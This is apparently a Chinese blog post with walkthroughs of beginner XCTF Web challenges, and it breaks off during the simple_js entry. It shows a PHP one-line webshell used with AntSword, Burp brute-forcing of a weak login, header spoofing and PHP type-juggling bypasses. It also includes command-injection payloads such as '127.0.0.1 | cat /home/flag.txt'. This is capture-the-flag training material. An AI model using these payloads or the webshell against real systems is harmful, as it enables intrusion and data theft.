

攻防世界新手区Web-writeup

原创

eeeric7 于 2021-07-25 15:49:05 发布 81 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/eeeric7/article/details/118934306>

版权

[Web1 view_source](#)

view_source 188 最佳Writeup由Healer_aptx • Anchorite提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。

题目场景: http://111.200.241.244:49537

倒计时: 03:58:38 延时

删除场景

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

F12查看网页源代码得到flag

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <script>...</script>
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{3426e5c30f0e413e939d85775678a33f} --> == $0
  </body>
</html>
```

<https://blog.csdn.net/eeeric7>

[Web-2 robots](#)

robots  213 最佳Writeup由MOLLMY提供

难度系数:  1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师上课讲了Robots协议,小宁同学却上课打了瞌睡,赶紧来教教小宁Robots协议是什么吧。

题目场景:  http://111.200.241.244:61958

倒计时: 03:59:52 

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

Robots协议: 即**Robots Exclusion Standard** 网络爬虫排除协议。


作用: 网站告知网络爬虫哪些页面可以爬取, 哪些不能爬取

形式: 在网站根目录下的robots.txt文件

robots.txt文件应该放在网站根目录下。

当robots访问一个网站时, 首先会检查该网站中是否存在http://www.xxx.com/robots.txt这个文件, 如果机器人找到这个文件, 它会根据这个文件的内容, 来确定它访问权限的范围。


本题打开F12没有找到flag



```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body> == $0
    <h1></h1>
    <!--flag is not here-->
  </body>
</html>
```

<https://blog.csdn.net/eeeric7>

由**Robots协议**想到在URL加上后缀**robots.txt**



```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```

<https://blog.csdn.net/eeeric7>

得到flag地址:**f1ag_1s_h3re.php**

← → ↻ ⚠ 不安全 | 111.200.241.244:61958/f1ag_1s_h3re.php

cyberpeace{376b6fe15fb9d2eed0b484da2702486a}

得到flag cyberpeace{376b6fe15fb9d2eed0b484da2702486a}

Web-3 backup

backup

👍 54 最佳Writeup由 **话求·樱宁** 提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师忘记删除备份文件, 他派小宁同学去把备份文件找出来, 一起来帮小宁同学吧!

题目场景:  http://111.200.241.244:64403

 **删除场景**

倒计时: 03:59:09


题目附件: 暂无

<https://blog.csdn.net/eeeric7>

常见的备份文件后缀名有 .git .svn .swp .~ .bak .bash_history

依次尝试发现后缀为**.bak**时提示下载文件

🌐 111.200.241.244:64403/index.php.bak



txt类型通过记事本打开

```
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

<https://blog.csdn.net/eeeric7>

得到flag Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}

cookie  1 最佳Writeup由神秘人·孔雀翎提供

难度系数:  1.0

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师告诉小宁他在cookie里放了些东西, 小宁疑惑地想: ‘这是夹心饼干的意思吗?’

题目场景:  <http://111.200.241.244:54582>

 [删除场景](#)

倒计时: 03:58:29 [延时](#)



题目附件: 暂无

<https://blog.csdn.net/eeeric7>

Cookie 是一小段文本信息, 伴随着用户请求和页面在 Web 服务器和浏览器之间传递。用户每次访问站点时, Web 应用程序都可以读取 Cookie 包含的信息。

[查看Cookie](#)

← 111.200.241.244 本地存储的数据 [全部删除](#)

look-here  

名称
look-here

内容
cookie.php

域名
111.200.241.244

<https://blog.csdn.net/eeeric7>

URL加上后缀**cookie.php**

See the http response

<https://blog.csdn.net/eeeric7>

需要查看HTTP响应->Burpsuite抓包

找到容器地址后双击查看响应

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

截断 HTTP历史记录 WebSocket历史 选项

过滤器: CSS, 图片, 一般隐藏二进制文件

#	主机	方法	URL	参数	编辑	状态	长	MIME类型	延期
1	http://111.200.241.244:54582	GET	/cookie.php			200	675	HTML	php
2	http://111.200.241.244:54582	GET	/cookie.php					HTML	php
3	http://detectportal.firefox.com	GET	/canonical.html					HTML	html
4	http://detectportal.firefox.com	GET	/canonical.html					HTML	html
5	http://detectportal.firefox.com	GET	/canonical.html					HTML	html
6	http://detectportal.firefox.com	GET	/canonical.html					HTML	html
7	http://detectportal.firefox.com	GET	/canonical.html					HTML	html
8	http://detectportal.firefox.com	GET	/canonical.html					HTML	html

<https://blog.csdn.net/eeeric7>

http://111.200.241.244:54582/cookie.php 的 GET 请求

前 下一个 行动

请求 响应

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 22 Jul 2021 15:14:21 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
flag: cyberpeace{0fecb938c4b59e94afb29764b551b4fa}
Vary: Accept-Encoding
Content-Length: 411
Connection: close
Content-Type: text/html

<html>
<head>
  <meta charset="UTF-8">
  <title>Cookie</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
    }
  </style>
</head>
<body>
  <div style="text-align:center">
    <div style="border:1px solid black; width:100px; height:100px; margin:auto;">
      <div style="text-align:center; margin-top:5px;">
        <span style="font-size:1.2em; font-weight:bold; color:red;">Cookie
      </div>
    </div>
  </div>
</body>
</html>
```

https://blog.csdn.net/没有比赛

得到flag **cyberpeace{0fecb938c4b59e94afb29764b551b4fa}**

Web-5 disabled_button

disabled_button 👍 71 最佳Writeup由沐一清提供 WP 建议

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师今天上课讲了前端知识, 然后给大家一个不能按的按钮, 小宁惊奇地发现这个按钮按不下去, 到底怎么才能按下去呢?

题目场景: http://111.200.241.244:63179

删除场景

倒计时: 03:57:58 延时

题目附件: 暂无

https://blog.csdn.net/eeeric7

打开F12查看源代码

```
Elements Console Sources Network >>
<html>
  <head>...</head>
  <body> == $0
    <h3>一个不能按的按钮</h3>
    <form action method="post">
      <input disabled class="btn btn-default" style="height:50px;width:200px;"
        type="submit" value="flag" name="auth">
    </form>
  </body>
</html>
```

<https://blog.csdn.net/eeeric7>

发现有**disabled**属性


```
<input disabled class="
```

所以按钮不能点击，移除该属性

```
<input class="
```

即可点击flag按钮

一个不能按的按钮



cyberpeace{bd3b2a7d9809f128987e9a55959ab287}

<https://blog.csdn.net/eeeric7>

得到flag **cyberpeace{bd3b2a7d9809f128987e9a55959ab287}**

[Web-6 weak_auth](#)

weak_auth


👍 119

最佳Writeup由小太阳的温暖提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了一个登陆验证页面, 随手就设了一个密码。

题目场景:  http://111.200.241.244:54522


删除场景

倒计时: 03:32:59 延时

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

登陆界面随便输入登录信息后得知用户名为admin



由于是弱口令, 直接用Burpsuite爆破



将password设置为任意变量

username=\$admin\$&password=\$ssss\$

通过爆破字典发现123456的长度和其他密码不一样, 得到密码为123456

请求	位置	有效载荷	状态	错误	超时	长	评论
503	2	123456!@#%*~"	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
506	2	123.789+	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
504	2	idc0123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
507	2	trista188#**	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
508	2	mm1237	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
509	2	07736056123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
510	2	TnHoo15862380404	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
511	2	idc0123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
512	2	189532210113	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
513	2	idc123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
514	2	gedingfeng1102888	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
264	2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
292	2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
349	2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	

<https://blog.csdn.net/eeeric7>

登陆得到flag

cyberpeace{517bf397f64bc13ae10a7213ffa0e062}

Web-7 simple_php

simple_php 172 最佳Writeup由MOLLMY提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景: 🖥 <http://111.200.241.244:59417>

删除场景

倒计时: 03:26:02 延时

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

考察代码审计和php弱类型

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

<https://blog.csdn.net/eeeric7>

\$a,\$b意义为以GET方式输入a,b


条件①: 题目要求\$a弱等于零且为真, 需要构造0+任意字母(如0x, 0e)的格式绕过

条件②: is_numeric() 函数用于检测变量是否为数字或数字字符串。若是则为true, 否则为false, 所以\$b也要绕过

要满足两个条件才能得到完整的flag

因此构造URL如图 `111.200.241.244:59417/?a=0x&&b=1235x`

即可得到完整的flag



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

<https://blog.csdn.net/eeeric7>

Web-8 get_post

get_post

👍 76

最佳Writeup由神秘人·孔雀翎提供

难度系数: ★★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁同学HTTP通常使用两种请求方法, 你知道是哪两种吗?

题目场景:  http://111.200.241.244:56539

删除场景

倒计时: 03:59:53 延时

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

HTTP请求方法:

get 直接在URL请求


请用GET方式提交一个名为a,值为1的变量

```
111.200.241.244:56539/?a=1
```

post 用浏览器插件hackbar

请再以POST方式随便提交一个名为b,值为2的变量

F12打开Hackbar (谷歌浏览器为例) 输入URL和Body (b=2) 点击execute执行



请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{b9359c6a98e2af03410ef45c5f9b0ec3}



得到flag cyberpeace{b9359c6a98e2af03410ef45c5f9b0ec3}

[Web-9 xff_referer](#)



xff_referer 150 最佳Writeup由话求·DengZ提供

难度系数: ★★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁其实xff和referer是可以伪造的。

题目场景:  http://111.200.241.244:53665

删除场景

倒计时: 03:35:45 延时

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

X-Forwarded-For (XFF)

xff 是http的拓展头部,作用是使Web服务器获取访问用户的IP真实地址(可伪造)。

可以直接通过修改http头中的X-Forwarded-For字段来仿造请求的最终ip

HTTP来源地址(referer, 或HTTPReferer)

referer就是告诉服务器当前访问者是从哪个url地址跳转到自己的,跟xff一样, referer也可直接修改

打开题目发现


ip地址必须为123.123.123.123

打开Burpsuite抓包发到Repeater修改HTTP头查看响应



添加xff请求

```
X-Forwarded-For:123.123.123.123
```



发送得到Raw



发现要求

="必须来自https://www.google.com";

根据Referer可以伪造来源，所以加入请求

```
Referer:https://www.google.com
```

发送

```
GET / HTTP/1.1
Host: 111.200.241.244:53665
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For:123.123.123.123
Content-Length: 2
Referer:https://www.google.com
```

<https://blog.csdn.net/eeeric7>

Raw得到flag

```
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><script>document.getElementById("demo").innerHTML="cyberpeace{c81264978e2c4f2135100e5e1fba0a4d}";</script></body>
</html>
```

Web-10 webshell

webshell

👍 127 最佳Writeup由话求 · DengZ提供

难度系数: ★★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景: http://111.200.241.244:55828

[删除场景](#)

倒计时: 03:58:13 [延时](#)

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

一句话木马

一句话木马就是通过向服务端提交一句简短的代码来达到向服务器插入木马并最终获得webshell的方法。


如本题的php语言一句话木马

```
<?php @eval($_POST['shell']);?>
```

使用AntSword添加URL数据

密码由题意推测为shell

脚本语言为php



The screenshot shows the '添加数据' (Add Data) window in AntSword. The '基础配置' (Basic Configuration) section is expanded, showing the following settings:


- URL地址 * : http://111.200.241.244:55828/
- 连接密码 * : shell
- 网站备注 : (empty)
- 编码设置 : UTF8
- 连接类型 : PHP

Under the '编码器' (Encoder) section, the 'default (不推荐)' option is selected.


At the bottom, there are tabs for '请求信息' (Request Information) and '其他设置' (Other Settings).

<https://blog.csdn.net/eeeric/>

文件列表发现flag.txt



中国蚁剑



Web-11 command_execution

command_execution 👍 1 最佳Writeup由pinepple提供

难度系数: ★ ★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

题目场景: 🖥️ http://111.200.241.244:52757

删除场景

倒计时: 03:59:34 延时

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

ping

WAF主要防护的是来自对网站源站的动态数据攻击,可防护的攻击类型包括SQL注入、XSS攻击、CSRF攻击、恶意爬虫、扫描器、远程文件包含等攻击,相当于防火墙。

命令


```
command1 & command2 : 先执行command2后执行command1
command1 && command2 : 先执行command1后执行command2
command1 | command2 : 只执行command2
command1 || command2 : command1执行失败, 再执行command2(若command1执行成功, 就不再执行command2)
```

打开题目发现是ping的执行界面

PING

PING

<https://blog.csdn.net/eeeric7>

先输入本地ping 127.0.0.1

新手工路 首页 - bugku CTF Gmail Youtube 地图 translate - Google S

PING

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.083 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.056/0.066/0.083/0.012 ms
```

<https://blog.csdn.net/eeeric7>

根据常识可知flag存在于flag.txt文件中

输入命令寻找文件

```
127.0.0.1 & find / -name flag.txt
```

发现是在home目录下

```
ping -c 3 127.0.0.1 & find / -name flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms
/home/flag.txt
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.048/0.054/0.059/0.004 ms
```

<https://blog.csdn.net/eeeric7>

输入命令 cat找到flag

```
127.0.0.1 | cat /home/flag.txt
```

PING

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{2f0c18d95b57f45d104ede503a25f8ee}
```

<https://blog.csdn.net/eeeric7>

[Web-12 simple_js](#)

simple_js

👍 805

最佳Writeup由Venom • IceM提供

难度系数:  3.0

题目来源: [root-me](#)

题目描述: 小宁发现了一个网页, 但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

题目场景:  <http://111.200.241.244:50868>

删除场景

倒计时: 03:47:17 [延时](#)

题目附件: 暂无

<https://blog.csdn.net/eeeric7>

打开源码发现一串疑似十六进制的字符串

```
1 <html>
2 <head>
3 <title>JS</title>
4 <script type="text/javascript">
5 function dechiffre(pass_enc){
6   var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
7   var tab = pass_enc.split(',');
8   var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
9   k = j + (l) + (n=0);
10  n = tab2.length;
11  for(i = (o=0); i < (k = j = n); i++){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
12    if(i == 5)break;}
13  for(i = (o=0); i < (k = j = n); i++){
14    o = tab[i-1];
15    if(i > 5 && i < k-1)
16      p += String.fromCharCode((o = tab2[i]));
17  }
18  p += String.fromCharCode(tab2[17]);
19  pass = p;return pass;
20 }
21 String["fromCharCode"](dechiffre("x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
22 h = window.prompt('Enter password');
